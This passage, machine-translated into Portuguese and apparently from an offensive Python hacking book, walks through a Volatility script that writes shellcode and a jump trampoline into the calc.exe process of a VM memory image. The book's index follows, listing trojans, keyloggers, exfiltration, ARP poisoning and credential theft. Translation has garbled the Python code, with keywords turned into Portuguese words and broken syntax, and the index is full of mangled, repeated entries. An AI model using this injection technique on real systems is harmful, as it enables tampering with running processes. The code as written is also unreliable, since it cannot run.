ponto de interrupção. Isto significa que, para cada função que é executada, Immunity Debugger emite o endereço da função e, em seguida, remove o ponto de interrupção de modo que nós não continuamente registrar o mesmo endereços de função. Carga calc.exe no depurador Immunity, mas não executá-lo ainda. Em seguida, no comando barra na parte inferior da tela imunidade do depurador, digite:

```
! codecovage
```

Agora você pode executar o processo, pressionando a tecla F9. Se você alternar para o View Log (ALT -L), você verá funções rolar. Agora clique tantos botões como você quer, exceto o botão =. A ideia é que você quer executar tudo, mas a uma função que você está procurando. Depois que você clicou em torno o suficiente, clique com o botão direito na vista do registo e selecione **Limpar janela** . Isso remove todos os seus anteriormente bater funções. Você pode verificar isso clicando em um botão que você clicou anteriormente; você não deve ver nada aparecer na janela de log. Agora vamos clicar nesse traquinas = botão. Você deverá ver apenas uma única entrada na tela de log (você pode ter que digitar uma expressão como 3 + 3 e, em seguida, apertar o botão =). Em meu Windows XP SP2 VM, este endereço é 0x01005D51 .

Tudo certo! Nosso passeio turbilhão de Debugger Imunidade e algumas técnicas básicas de cobertura de código é mais e temos o endereço para onde queremos injetar código. Vamos começar a escrever nosso código de volatilidade ao fazer este negócio desagradável.

Este é um processo em andares múltiplos. Primeiro precisamos digitalizar memória procurando o calc.exe processo e, em seguida, caçar através do seu espaço de memória para um local para injetar o código da shell, assim como para encontrar o deslocamento físico na imagem RAM que contém a função que anteriormente encontrados. Temos, então, para inserir um pequeno salto sobre o endereço da função para o botão = que salta para o nosso shellcode e executa-lo. o shellcode usamos para este exemplo é de uma demonstração que eu fiz em uma fantástica conferência de segurança canadense chamado de contramedidas. Este shellcode está usando deslocamentos codificadas, assim que sua milhagem pode variar. [27]

Abra um novo arquivo, nomeá-lo code_inject.py e forjar o seguinte código.

```
sys importação
struct importação

equals_button = 0x01005D51

memory_file      = "WinXPSP2.vmem"
slack_space       = None
trampoline_offset = None

# Ler no nosso shellcode
❶ sc_fd = open ( "cmeasure.bin", "rb")
sc     = sc_fd.read ()
sc_fd.close ()

sys.path.append ( "/ Users / justin / Downloads / volatilidade-2.3.1")

importar volatility.conf como conf
importar volatility.registry como registro

registry.PluginImporter ()
config = conf.ConfObject ()

volatility.commands importação como comandos
volatility.addrspace importação como addrspace

registry.register_global_options (config, comandos.Command)
```

```

config.parse_options()
config.PROFILE = "WinXPSP2x86"

config.LOCATION = "file:///% s"% memory_file

```

Este código de configuração é idêntico ao código anterior você escreveu, com a ressalva de que estamos lendo em o shellcode ❶ que vamos injetar no VM.

Agora vamos colocar o resto do código no lugar para realmente executar a injeção.

```

volatility.plugins.taskmods importação como taskmods

❶ p = taskmods.PSList (config)

❷ para processo em p.calculate ():

    Se str (process.ImageFileName) == "calc.exe":

        print "[*] calc.exe Encontrado com PID% d"% process.UniqueProcessId
        print "[*] Hunting para deslocamentos físicos ... aguarde."

❸     address_space process.get_process_address_space = ()
❹     Páginas      = () address_space.get_available_pages

```

Em primeiro lugar, instanciar um novo `pslist` classe ❶ e passar na nossa configuração atual. O `pslist` módulo é responsável por caminhar através de todos os processos em execução detectados na imagem de memória. Nós iterar sobre cada processo ❷ e se descobrir um `calc.exe` processo, obtemos seu espaço de endereço completo ❸ e tudo de o seu processo de memória páginas ❹.

Agora vamos percorrer as páginas de memória para encontrar um pedaço da memória do mesmo tamanho que o nosso shellcode que é preenchido com zeros. Como assim, nós estamos olhando para o endereço virtual da nossa = botão manipulador de modo que podemos escrever o nosso trampolim. Digite o código a seguir, lembrando do recuo.

```

por página em páginas:

❶     física = address_space.vtop (Página [0])

    se física não é None:

        se slack_space é None:

            ❷             fd = open (memory_file, "r +")
            fd.seek (físico)
            buf = fd.read (Página [1])

            experimentar:
                offset = buf.index ( "\x00" * len (SC))
                slack_space = página [0] + offset

                print "[*] Encontrado boa localização shellcode!"
                print "[*] endereço virtual: 0x% 08x"% slack_space
                print "[*] Endereço físico: 0x% 08x%" (física.
                    + Offset)
                print "[*] Injetar shellcode."

            ❸             fd.seek (física + offset)
            fd.write (SC)
            fd.flush ()

            # Criar o nosso trampolim
            tramp = "\xb8\x00\x00\x00\x00" struct.pack ( "<L", página [0] + offset)
            tramp += "\xff\xE3"

            se trampoline_offset não é None:
                pausa

            exceto:
                passar

            fd.close ()

# Verificar a nossa localização de código de destino
❹    se a página [0] <= equals_button e.
        equals_button <((página [0] + página [1]) - 7):

            print "[*] Encontrado o nosso alvo trampolim em: 0x% 08x".
            % (Física)

            # Calcular deslocamento virtual
            v_offset = equals_button - página [0]

            # Agora calcular física compensado
            trampoline_offset = física + v_offset

            print "[*] Encontrado o nosso alvo trampolim em: 0x% 08x".
            % (Trampoline_offset)

            se slack_space não é None:
                pausa

            print "[*] Escrevendo trampolim ..."

❺    fd = open (memory_file, "r +")
    fd.seek (trampoline_offset)
    fd.write (tramp)
    fd.close ()

    print "[*] Feito injeção de código."

```

Tudo certo! Vamos examinar o que tudo isso código faz. Quando nós iterar sobre cada página, o código retorna uma lista de dois membros, onde `página [0]` é o endereço da página e `página [1]` é o tamanho do A página em bytes. À medida que caminhamos através de cada página de memória, temos que encontrar primeiro o deslocamento físico (lembre-se o deslocamento na imagem RAM no disco) ❻ de onde a página reside. Em seguida, abra a imagem RAM ❼, procurar o deslocamento de onde a página é, e então ler em toda a página de memória. Então, tentamos encontrar um pedaço de NULL bytes ❽ do mesmo tamanho que o nosso shellcode; este é o lugar onde nós escrevemos o shellcode na imagem RAM ❾. Depois nós encontramos um local adequado e injetou o shellcode, tomamos o endereço do nosso shellcode e criar um pequeno pedaço de opcodes x86 ❿. Produzir esses opcodes o

após a montagem.

```
mov ebx, ADDRESS_OF_SHELLCODE
jmp EBX
```

Tenha em mente que você pode usar os recursos de desmontagem de volatilidade para garantir que você desmontar o número exato de bytes que você precisa para o seu salto, e restaurar os bytes em seu shellcode. Doente deixar isso como uma lição de casa.

A etapa final do nosso código é para testar se nossa função = botão reside na página atual que estamos interagindo sobre ❶. Se encontrá-lo, nós calculamos o deslocamento ❷ e, em seguida, escrever a nossa trampolim ❸. Temos agora o nosso trampolim no lugar que deveria transferir a execução para o shellcode que colocamos na imagem RAM.

Chutar os pneus

O primeiro passo é fechar Debugger imunidade se ele ainda está em execução e feche todas as instâncias de *calc.exe*. Agora fogo até *calc.exe* e executar o script de injeção de código. Você deverá ver uma saída como esta:

```
$ Code_inject.py python
[*] Calc.exe Encontrado com PID 1936
[*] A caça para deslocamentos físicos ... aguarde.
[*] Encontrado boa localização shellcode!
[*] Endereço virtual: 0x00010817
[*] Endereço físico: 0x33155817
[*] A injeção de shellcode.
[*] Encontrado o nosso alvo trampolim em: 0x3abccd51
[*] Escrita trampolin...
[*] Feito injeção de código.
```

Bela! Ele deve mostrar que encontramos todos os deslocamentos, e injetou o shellcode. Para testá-lo, basta cair em sua VM e fazer um rápido 3 + 3 e aperte o botão =. Você deverá ver uma mensagem pop up!

Agora você pode tentar fazer engenharia reversa de outros aplicativos ou serviços, além de *calc.exe* tentar este técnica contra. Você também pode estender esta técnica para tentar manipular objetos kernel que pode comportamento rootkit mímica. Estas técnicas podem ser uma maneira divertida de se familiarizar com a memória forense, e eles também são úteis para situações onde você tem acesso físico à máquina ou têm estalou um servidor de hospedagem numerosos VMs.

[26] Baixar Debugger Imunidade aqui: <http://debugger.immunityinc.com/>.

[27] Se você quer escrever seu próprio shellcode MessageBox, consulte este tutorial: <https://www.corelan.be/index.php/2010/02/25/exploit-escrita-tutorial-part-9-introducao-a-win32-shellcoding/>.

Índice

A NÃO TE ON TH E DIGITAL INDEX

Um link em uma entrada de índice é exibido como o título da seção em que essa entrada é exibida. Porque algumas seções têm índice de múltipla marcadores, não é incomum para uma entrada de ter vários links para a mesma seção. Ao clicar em qualquer link o levará diretamente para o lugar no texto em que o marcador aparece.

UMA

Address Resolution Protocol, ARP Cache Poisoning com scapy (veja envenenamento de cache ARP)

AdjustTokenPrivileges função, o Windows Token para Privilégios

Parâmetro AF_INET, A Rede: Basics

ARP (Address Resolution Protocol) envenenamento de cache, ARP Cache Poisoning com scapy, ARP Cache Envenenando com scapy, Poisoning ARP Cache com scapy, Poisoning ARP Cache com scapy, ARP Cache Poisoning com scapy

a adição de funções de apoio, ARP Cache Poisoning com scapy

codificação de script de envenenamento, ARP Cache Poisoning com scapy

inspecionando cache, ARP Cache Poisoning com scapy

testes, ARP Cache Poisoning com scapy

B

Classe BHPFuzzer, arroto Fuzzing

Motor de busca Bing, Chutar os pneus, Bing para arroto, Bing para arroto, Bing para arroto, Bing para arroto, Bing para Burp

definição de classe extensor, Bing para Burp

funcionalidade para analisar resultados, Bing para Burp

funcionalidade para executar consulta, Bing para Burp

testes, Bing para arroto, Bing para Burp

função bing_menu, Bing para Burp

função bing_search, Bing para Burp

Biondi, Philippe, Possuir a rede com scapy

BitBlt função, Tomar Screenshots

Browser Helper Objects, Criação do Servidor

ataques de força bruta, retrocede os pneus, Brute-Forçar Diretórios e arquivo Locais, Brute-Forçar Diretórios e localizações de arquivo, Brute-Forçando diretórios e localizações de arquivo, Brute-Forçando Diretórios e locais de arquivos, Brute-Forçar diretórios e localizações dos ficheiros, Brute-Forçar HTML

Autenticação de formulário, Brute-Forçando a autenticação de formulário HTML, Brute-Forçando formulário HTML

definir pontos de interrupção, WingIDE

definindo roteiro para a depuração, WingIDE, WingIDE

vendo rastreamento de pilha, WingIDE, WingIDE

Guia Erros, arroto, Chutar os pneus

função, exfiltrate IE COM Automation para Exfiltração

exfiltração, Criando o Server, IE COM Automation para Exfiltração, IE COM Automação para Exfiltração, IE automação COM para Exfiltração

rotinas de criptografia, IE COM Automation para Exfiltração

script de geração de chave, IE COM Automation para Exfiltração

funcionalidade login, IE COM Automation para Exfiltração

funcionalidade postagem, IE COM Automation para Exfiltração

funções de apoio, IE COM Automation para Exfiltração

testes, IE COM Automation para Exfiltração

Guia Extender, arroto, arroto Fuzzing, Chutar os pneus, Chutar os pneus

função extract_image, PCAP Processing

F

método de alimentação, Brute-Forçando HTML Form Authentication

Fidao, Chris, PCAP Processing

Classe FileCookieJar, Brute-Forçando HTML Form Authentication

parâmetro de filtro, Possuir a rede com scapy

função find_module, Hacking do Python importação Funcionalidade

tunneling SSH para a frente, Chutar os pneus, Chutar os pneus

Frisch, Dan, o Windows Privilege Escalation

G

GDI (Graphics Device Interface do Windows), Chutar os pneus

Requisições GET, O soquete Biblioteca de a Web: urllib2

Função GetAsyncKeyState, Sandbox Detecção

Função GetForegroundWindow, Keylogging para Fun e Teclas

getGeneratorName função, arroto Fuzzing

Função GetLastInputInfo, Sandbox Detecção

função getNextPayload, arroto Fuzzing

Função GetOwner, Processo de Monitoramento com WMI

ObterContagemMarcaEscala função, Sandbox Detecção

Função GetWindowDC, Tomar Screenshots

Função GetWindowTextA, Keylogging para Fun e Teclas

Função GetWindowThreadProcessId, Keylogging para Fun e Teclas

get_file_contents função, Construindo um Github-Aware Trojan

função get_http_headers, PCAP Processing

função get_mac, ARP Cache Poisoning com scapy

função get_trojan_config, Construindo um Github-Aware Trojan

função get_words, Virando site conteúdo em Senha ouro

Trojans GitHub-aware, Github Comando e Controle, Github Comando e Controle, Criando Módulos, Configuração de Tróia, Construindo um Trojan Github-Aware, importação de Hacking Python Funcionalidade, funcionalidade de importação de Hacking Python, Chutar os pneus

configuração da conta, Github Comando e Controle

construção, construção de um Github-Aware Trojan

Configurando, Trojan Configuração

criação de módulos, Criação de Módulos

melhorias e aperfeiçoamentos para, Chutar os pneus

testes, Hacking do Python importação Funcionalidade

módulo github3, Instalando Kali Linux

Classe GitImporter, Hacking do Python importação Funcionalidade

H

função handle_client, TCP Servidor

função handle_comment, Virando site conteúdo em Senha ouro

função handle_data, Brute-Forçando HTML Form Authentication, Virando site conteúdo em ouro senha

função handle_endtag, Brute-Forçando HTML Form Authentication

função handle_starttag, Brute-Forçando HTML Form Authentication

HashDump objeto, Agarrando senha hashes

plugins hashdump, Agarrando senha hashes

função hasMorePayloads, arroto Fuzzing

hex despejo função, Construindo um TCP Proxy

plug-in hivelist, agarrando senha hashes

Classe HookManager, Keylogging para Fun e Teclas

Autenticação de formulário HTML, força bruta, Brute-Forçando HTML Form Authentication, Brute-Forçando

Autenticação de formulário HTML, Brute-Forçando a autenticação de formulário HTML, Brute-Forçando formulário HTML

Autenticação, Brute-Forçando a autenticação de formulário HTML, Brute-Forçando formulário HTML

Autenticação, Brute-Forçando a autenticação de formulário HTML, chutar os pneus

formulário de login de administrador, Brute-Forçando HTML Form Authentication

configurações gerais, Brute-Forçando HTML Form Authentication

HTML classe de análise, Brute-Forçando HTML Form Authentication

colar em lista de palavras, Brute-Forçando HTML Form Authentication

classe forçando bruta primária, Brute-Forçando HTML Form Authentication

solicitação de fluxo, Brute-Forçando HTML Form Authentication

testes, Chutar os pneus

Classe HTMLParser, Brute-Forçando HTML Form Authentication, Brute-Forçando HTML Form

Autenticação, Rodar conteúdo do site em Ouro senha

HTTP guia história, arroto, Chutar os pneus, Chutar os pneus

Eu

Classe IBurpExtender, arroto Fuzzing, Bing para Burp

ICMP mensagem de decodificação de rotina, Chutar os pneus, Chutar os pneus, Chatar os pneus, Decoding

ICMP, Decoding ICMP, Decoding ICMP, Decoding ICMP

Destino inacessível mensagem, Chatar os pneus, Decoding ICMP

cálculo de comprimento, Decoding ICMP

elementos da mensagem, Chatar os pneus

envio de datagramas UDP e interpretação de resultados, Decoding ICMP

testes, Decoding ICMP

Classe IContextMenuFactory, Bing para Burp

Classe IContextMenuInvocation, Bing para Burp

Processo Iexplore.exe, Criação do Servidor

iface parâmetro, Possuir a rede com scapy

IIntruderPayloadGenerator classe, arroto Fuzzing

Classe IIntruderPayloadGeneratorFactory, arroto Fuzzing

imagem escultura roteiro, Chatar os pneus, PCAP Processing, PCAP Processing, PCAP Processing,

PCAP Processing

a adição de código de detecção manual, PCAP Processing

codificação de script de processamento, PCAP Processing

testes, PCAP Processamento

imageinfo plugin, Automatizando ofensivos Forensics

Credenciais IMAP, roubar, Possuir a rede com scapy, Roubos E-mail Credenciais

Immunity Debugger, direto Código injeção, direto Código Injection

módulo imp, Hacking do Python importação Funcionalidade

_init__ método, Decodificando o IP Camada

função inject_code, Código Injection

tags de entrada, Brute-Forçando HTML Form Authentication

controle de entrada / saída (IOCTL), Packet Sniffing sobre o Windows e Linux, Packet Sniffing sobre o Windows e Linux

Automação do Internet Explorer COM, Fun com Internet Explorer, Man-in-the-Browser (tipo de), Man-in-the-Browser (Kind Of), Man-the-Browser-in (tipo), Man-the-Browser-in (tipo), Man-in-a-Browser (Kind Of), Man-in-the-Browser (Kind Of), Criando o servidor, criando o Server, IE COM Automation para Exfiltração, IE COM Automação para Exfiltração, IE automação COM para Exfiltração

exfiltração, Criando o Server, IE COM Automation para Exfiltração, IE COM Automação para Exfiltração, IE automação COM para Exfiltração

rotinas de criptografia, IE COM Automation para Exfiltração

script de geração de chave, IE COM Automation para Exfiltração

funcionalidade login, IE COM Automation para Exfiltração

funcionalidade postagem, IE COM Automation para Exfiltração

funções de apoio, IE COM Automation para Exfiltração

testes, IE COM Automation para Exfiltração

ataques man-in-the-browser, Man-in-the-Browser (tipo de), Man-in-the-Browser (tipo de), Man-in-the-Browser (Kind Of), Man-the-Browser-in (tipo), Man-in-the-browser (Kind Of), Man-in-the-Browser (Kind Of), Criando o Servidor

a criação de servidor HTTP, Man-in-the-Browser (tipo de)

definido, Man-in-the-Browser (tipo de)

loop principal, Man-in-the-Browser (tipo de)

estrutura de apoio para, Man-in-the-Browser (tipo de)

testes, Criação do Servidor

esperando a funcionalidade do navegador, Man-in-the-Browser (tipo de)

Guia intruso, arroto, Chutar os pneus, Chutar os pneus

Ferramenta intruso, arroto, arroto Fuzzing

IOCTL (controle de entrada / saída), Packet Sniffing sobre o Windows e Linux, Packet Sniffing sobre o Windows e Linux

Cabeçalho IP decodificação de rotina, Packet Sniffing sobre o Windows e Linux, Decodificando o IP Camada, Decoding a camada IP, Decodificando a camada IP, Decodificando a camada IP

evitando manipulação de bits, Decodificando o IP Camada

-legível protocolo, Decodificando o IP Camada

testes, Decodificando o IP Camada

estrutura de cabeçalho IPv4 típica, Decodificando o IP Camada

J

Janzen, Cliff, o Windows Privilege Escalation

Formato JSON, Trojan Configuração

Jython arquivo independente JAR, Estendendo Burp Proxy, arroto Fuzzing

K

Kali Linux, instalação de Kali Linux, instalação de Kali Linux, instalação de Kali Linux, instalação de Kali Linux, Instalando Kali Linux, a instalação de Kali Linux

nome de usuário e senha padrão, Instalação Kali Linux

ambiente de trabalho, Instalando Kali Linux

determinar a versão, [Instalando Kali Linux](#)

download de imagem, [Instalando Kali Linux](#)

discussão geral, [Instalando Kali Linux](#)

a instalação de pacotes, [Instalando Kali Linux](#)

KeyDown evento, [Keylogging para Fun e Teclas](#)

keylogging, [Keylogging para Fun e Teclas](#)

Função KeyStroke, [Keylogging para Fun e Teclas](#)

Khrais, Hussam, [SSH com paramiko](#)

Kuczmarski, Karol, [Hacking do Python importação Funcionalidade](#)

eu

Estrutura LASTINPUTINFO, [Sandbox Detecção](#)

função load_module, [Hacking do Python importação Funcionalidade](#)

função login_form_index, [Man-in-the-Browser \(tipo de\)](#)

função login_to tumblr, [IE COM Automation para Exfiltração](#)

função logout_form, [Man-in-the-Browser \(tipo de\)](#)

função logout_url, [Man-in-the-Browser \(tipo de\)](#)

M

Man-in-the-browser (MITB) ataques, [Man-in-the-Browser \(tipo de\)](#), [Man-in-the-Browser \(tipo de\)](#),

[Man-in-the-Browser \(Kind Of\)](#), [Man-in-the-browser \(Kind Of\)](#), [Man-in-the-browser \(Kind Of\)](#),

[Man-in-the-Browser \(Kind Of\)](#), Criando o Servidor

a criação de servidor HTTP, [Man-in-the-Browser \(tipo de\)](#)

definido, [Man-in-the-Browser \(tipo de\)](#)

loop principal, [Man-in-the-Browser \(tipo de\)](#)

estrutura de apoio para, [Man-in-the-Browser \(tipo de\)](#)

testes, [Criação do Servidor](#)

esperando a funcionalidade do navegador, [Man-in-the-Browser \(tipo de\)](#)

Man-in-the-middle (MITM) ataques, ARP Cache Poisoning com scapy, ARP Cache Poisoning com

Scapy, Poisoning ARP Cache com scapy, Poisoning ARP Cache com scapy, Poisoning ARP Cache

com scapy

a adição de funções de apoio, [ARP Cache Poisoning com scapy](#)

codificação de script de envenenamento, [ARP Cache Poisoning com scapy](#)

inspecionando cache, [ARP Cache Poisoning com scapy](#)

testes, [ARP Cache Poisoning com scapy](#)

função mangle, [Virando site conteúdo em Senha ouro](#)

Metasploit, [Pythonic Shellcode Execution](#)

Microsoft, [Chutar os pneus](#) (ver Bing motor de busca; Internet Explorer automação COM)

Ataques MITB, [Man-in-the-Browser \(tipo de\)](#) (ver ataques man-in-the-browser)

Ataques MITM, [ARP Cache Poisoning com scapy](#) (veja ataques man-in-the-middle)

diretório de módulos, [Github Comando e Controle](#)

função module_runner, [Hacking do Python importação Funcionalidade](#)

função mutate_payload, [arrotó Fuzzing](#)

N

Nathoo, Karim, [Man-in-the-Browser \(tipo de\)](#)

módulo netaddr, [Decoding ICMP, Chutar os pneus](#)

funcionalidade netcat-like, TCP Server, TCP Server, TCP Server, Substituindo Netcat, substituindo Netcat

adicionando o código do cliente, [Substituindo Netcat](#)

chamar funções, [Substituindo Netcat](#)

funcionalidade execução de comandos, [Substituindo Netcat](#)

shell de comando, [Substituindo Netcat](#)

a criação de função principal, [Substituindo Netcat](#)

função de criação de stub, Substituindo Netcat


arquivo funcionalidade upload, Substituindo Netcat

importação de bibliotecas, TCP Servidor

definição de variáveis globais, TCP Servidor

testes, Substituindo Netcat

conceitos básicos de rede, A Rede: Basics, A Rede: Basics, TCP Cliente, TCP Server, TCP Server, Chutar os pneus, chutar os pneus, Construindo um Proxy TCP, Construindo um Proxy TCP, Construindo um TCP Proxy, SSH com paramiko, chutar os pneus, chutar os pneus, chutar os pneus, Chatar o Pneus, SSH Tunneling, SSH Tunneling, Tunneling SSH



criação de clientes da TCP, A Rede: Basics

a criação de proxies TCP, Chatar os pneus, Chatar os pneus, Construindo um TCP Proxy, Construindo um TCP Proxy, Construindo um Proxy TCP

hex despejo função, Construindo um TCP Proxy

função proxy_handler, Construindo um TCP Proxy

razões, Chatar os pneus

testes, Construindo um TCP Proxy

a criação de servidores TCP, TCP Servidor

criação de clientes UDP, TCP Cliente

funcionalidade netcat-like, TCP Servidor (veja funcionalidade netcat-like)

Tunneling SSH, Chatar os pneus, Chatar os pneus, Chatar os pneus, Chatar os pneus, SSH Tunneling, SSH tunelamento, tunelamento SSH

para a frente, Chatar os pneus, Chatar os pneus

reversa, Chatar os pneus, SSH Tunneling, SSH Tunneling

testes, SSH Tunneling

SSH com paramiko, SSH com paramiko

a criação de servidor SSH, SSH com paramiko

instalar paramiko, SSH com paramiko

autenticação de chave, SSH com paramiko

execução de comandos no cliente Windows por SSH, SSH com paramiko

testes, SSH com paramiko

sniffers de rede, A rede: Raw Sockets e Sniffing, A Rede: Raw Sockets e Sniffing,

A rede: Raw Sockets e cheirando, packet sniffing em Windows e Linux, packet sniffing em

Windows e Linux, packet sniffing em Windows e Linux, Decodificando a camada IP, Decodificando o IP

Camada, Decodificando a camada IP, Decodificando a camada IP, chutar os pneus, chutar os pneus, Chatar os pneus, Decoding ICMP, Decoding ICMP, Decoding ICMP, Decoding ICMP

descobrir hosts ativos em segmentos de rede, A rede: Raw Sockets e Sniffing

ICMP mensagem de decodificação de rotina, Chutar os pneus, Chutar os pneus, Chutar os pneus, Decoding

ICMP, Decoding ICMP, Decoding ICMP, Decoding ICMP

Destino inacessível mensagem, Chutar os pneus, Decoding ICMP

cálculo de comprimento, Decoding ICMP

elementos da mensagem, Chutar os pneus

envio de datagramas UDP e interpretação de resultados, Decoding ICMP

testes, Decoding ICMP

IP cabeçalho de decodificação de rotina, Packet Sniffing sobre o Windows e Linux, Decodificando o IP Camada, Decodificando a camada IP, a decodificação da camada IP, a decodificação da camada IP

evitando manipulação de bits, Decodificando o IP Camada

-legível protocolo, Decodificando o IP Camada

testes, Decodificando o IP Camada

estrutura de cabeçalho IPv4 típica, Decodificando o IP Camada

modo promíscuo, Packet Sniffing sobre o Windows e Linux

criação de sniffer socket raw, Packet Sniffing sobre o Windows e Linux

Janelas contra Linux, A Rede: Raw Sockets e Sniffing

new__ método, Decodificando o IP Camada

O

automação forense ofensivos, Automatizando ofensivos Forensics, Automatizando ofensivos Forensics, Automatizando ofensivos Forensics, agarrando os hashes de senha, código direto Injection

injeção de código direto, direto Código Injection

a instalação de volatilidade, Automatizando ofensivos Forensics

perfis, Automatizando ofensivos Forensics

recuperar os hashes de senha, Agarrando senha hashes

recursos on-line, Configuração Up Seu Python Ambiente, Instalando Kali Linux, WingIDE, A Rede:

Basics, SSH com paramiko, SSH com paramiko, a rede, Sockets primas e cheirando, pacote

Sniffing em Windows e Linux, chutar os pneus, proprietária da rede com scapy, Possuir a

Rede com scapy, PCAP Processing, PCAP Processing, chutar os pneus, chutar os pneus,

Brute-Forçando a autenticação de formulário HTML, chutar os pneus, estendendo Burp Proxy, estendendo Burp

Proxy, estendendo Burp Proxy, Bing para arroto, Github Comando e Controle, Comando e Github

Controle, Construindo um Trojan Github-Aware, funcionalidade de importação de Hacking Python, Keylogging for Fun

e teclas, tirar screenshots, Pythonic Shellcode execução, criando o Server, do Windows

Escalonamento de privilégios, o Windows Privilege Escalation, Criando uma Process Monitor, criando um Processo

Monitor, monitoramento do processo com o WMI, chutar os pneus, automatizando ofensivos Forensics, Direct Injeção de Código, Código de injecção directa

Chaves de API do Bing, Bing para Burp

Arrotar, Estendendo Burp Proxy

Caim e Abel, Chutar os pneus

Carlos Perez, Chutar os pneus

a criação de estrutura básica para repo, Github Comando e Controle

Projeto DirBuster, Chutar os pneus

Projeto El Jefe, Criação de um processo de monitor

código de detecção facial, PCAP Processing

gerando cargas Metasploit, Pythonic Shellcode Execution

hackers funcionalidade de importação Python, Hacking do Python importação Funcionalidade

Hussam Khrais, SSH com paramiko

Immunity Debugger, direto Código Injection

controle de entrada / saída (IOCTL), Packet Sniffing sobre o Windows e Linux

Joomla formulário de login de administrador, Brute-Forçando HTML Form Authentication

Jython, Estendendo Burp Proxy

Kali Linux, instalação de Kali Linux

MessageBox shellcode, direto Código Injection

módulo netaddr, Chutar os pneus

OpenCV, PCAP Processing

Paramiko, SSH com paramiko

[PortSwigger Web Security](#), [Estendendo Burp Proxy](#)

escalonamento de privilégios exemplo de serviço, o Windows Privilege Escalation

py2exe, [Construindo um Github-Aware Trojan](#)Pacote PyCrypto, [Criação do Servidor](#)Biblioteca PyHook, [Keylogging para Fun e Teclas](#)Python biblioteca API GitHub, [Github Comando e Controle](#)A página WMI Python, [Criação de um processo de monitor](#)

Instalador PyWin32, o Windows Privilege Escalation

Scapy, [Possuir a rede com scapy](#), Possuir a rede com scapymódulo socket, [A Rede: Basics](#)SVNDigger, [Chutar os pneus](#)VMWare Player, [Configuração Up Seu Python Ambiente](#)Quadro volatilidade, [Automatizando ofensivos Forensics](#)Documentação da classe Win32_Process, [Processo de Monitoramento com WMI](#)GDI do Windows, [Tomar Screenshots](#)WingIDE, [WingIDE](#)Wireshark, [a rede: Raw Sockets e Sniffing](#)OpenCV, [PCAP Processing](#), [PCAP Processing](#)função os.walk, [Mapeamento Abrir Fonte Web App Instalações](#)flag propriedade, [Man-in-the-Browser \(tipo de\)](#)**P**processamento de arquivos de captura de pacotes, [Chutar os pneus](#) (ver processamento PCAP)packet.show () função, [Roubos E-mail Credenciais](#)Paramiko, [SSH com paramiko](#), [SSH com paramiko](#)a criação de servidor SSH, [SSH com paramiko](#)instalação, [SSH com paramiko](#)execução de comandos no cliente Windows por SSH, [SSH com paramiko](#)Autenticação de chave SSH, [SSH com paramiko](#)testes, [SSH com paramiko](#)lista de palavras, de adivinhação de senha [Virando site conteúdo em Senha Ouro](#), [Virando site conteúdo em Ouro senha](#), [Rodar conteúdo do site em Ouro senha](#), [Rodar conteúdo do site em Ouro senha](#), [Rodar conteúdo do site em Ouro senha](#)converter o tráfego HTTP selecionado em lista de palavras, [Virando site conteúdo em Senha ouro](#)funcionalidade para exibir lista de palavras, [Virando site conteúdo em Senha ouro](#)testes, [Virando site conteúdo em Senha Ouro](#), [Virando site conteúdo em Senha ouro](#)Guia cargas úteis, arroto, [Chutar os pneus](#), [Chutar os pneus](#)PCAP (arquivo de captura de pacotes) de processamento, [ARP Cache Poisoning com scapy](#), [Chutar os pneus](#), [Chutar os pneus](#), [PCAP de Processamento](#), [PCAP de Processamento](#), [PCAP de Processamento](#), [PCAP-Processamento](#)a adição de código de detecção facial, [PCAP Processing](#)a adição de funções de apoio, [PCAP Processing](#)ARP resultados de envenenamento de cache, [ARP Cache Poisoning com scapy](#)codificação de script de processamento, [PCAP Processing](#)imagem escultura roteiro, [Chutar os pneus](#)testes, [PCAP Processamento](#)Perez, Carlos, [Chutar os pneus](#)gerenciador de pacotes da semente, [Instalando Kali Linux](#)Credenciais POP3, roubar, [Possuir a rede com scapy](#), [Roubos E-mail Credenciais](#)populate_offsets função, [Agarrando senha hashes](#)Porto de erro inacessível, [Chutar os pneus](#)PortSwigger Web Security, [Estendendo Burp Proxy](#)

Guia posições, arroto, Chutar os pneus, Chutar os pneus

função post_to tumblr, IE COM Automation para Exfiltração

escalonamento de privilégios, o Windows Privilege Escalation, o Windows Privilege Escalation, o Windows Privilege Escalation, Criando uma Process Monitor, criando um monitor de processo, processo de acompanhamento com o WMI, o monitoramento do processo com o WMI, privilégios do Windows token, privilégios de Token do Windows, Ganhar a corrida, ganhar a corrida, ganhar a corrida, chutar os pneus

injeção de código, Chutar os pneus

instalar exemplo de serviço, o Windows Privilege Escalation

a instalação de bibliotecas, o Windows Privilege Escalation

monitoramento de processos, criação de um Processo Monitor, Criando um Processo Monitor, Processo de Monitoramento com WMI

testes, Processo de Monitoramento com WMI

com o WMI, Criação de um processo de monitor

privilégios simbólicos, Processo de Monitoramento com WMI, o Windows Token para privilégios, o Windows token privilégios

recuperar automaticamente privilégios habilitados, o Windows Token para privilégios

outputting e registro, o Windows Token para Privilégios

vencendo corrida contra a execução de código, ganhando a corrida, ganhar a corrida, ganhar a Corrida

criação de monitor de arquivo, ganhando a corrida

testes, ganhando a corrida

parâmetro PRN, Possuir a rede com scapy

monitoramento de processos, criação de um Processo Monitor, Criando um Processo Monitor, Processo de Monitoramento com WMI

corrida contra execução de código ganhar, Criando um Processo Monitor, Processo de Monitoramento com WMI

testes, Processo de Monitoramento com WMI

com o WMI, Criação de um processo de monitor

função process_watcher, Processo de Monitoramento com WMI

bandeira --profile, Automatizando ofensivos Forensics

Guia Proxy, arroto, Chutar os pneus, Chutar os pneus

função proxy_handler, Construindo um TCP Proxy

Classe pslist, direto Código Injection

py2exe, Construindo um Github-Aware Trojan

Pacote PyCrypto, Criando o Server, IE COM Automation para Exfiltração

Biblioteca PyHook, Keylogging para Fun e Teclar, Sandbox Detecção

Python biblioteca API GitHub, Github Comando e Controle

Instalador PyWin32, o Windows Privilege Escalation

Q

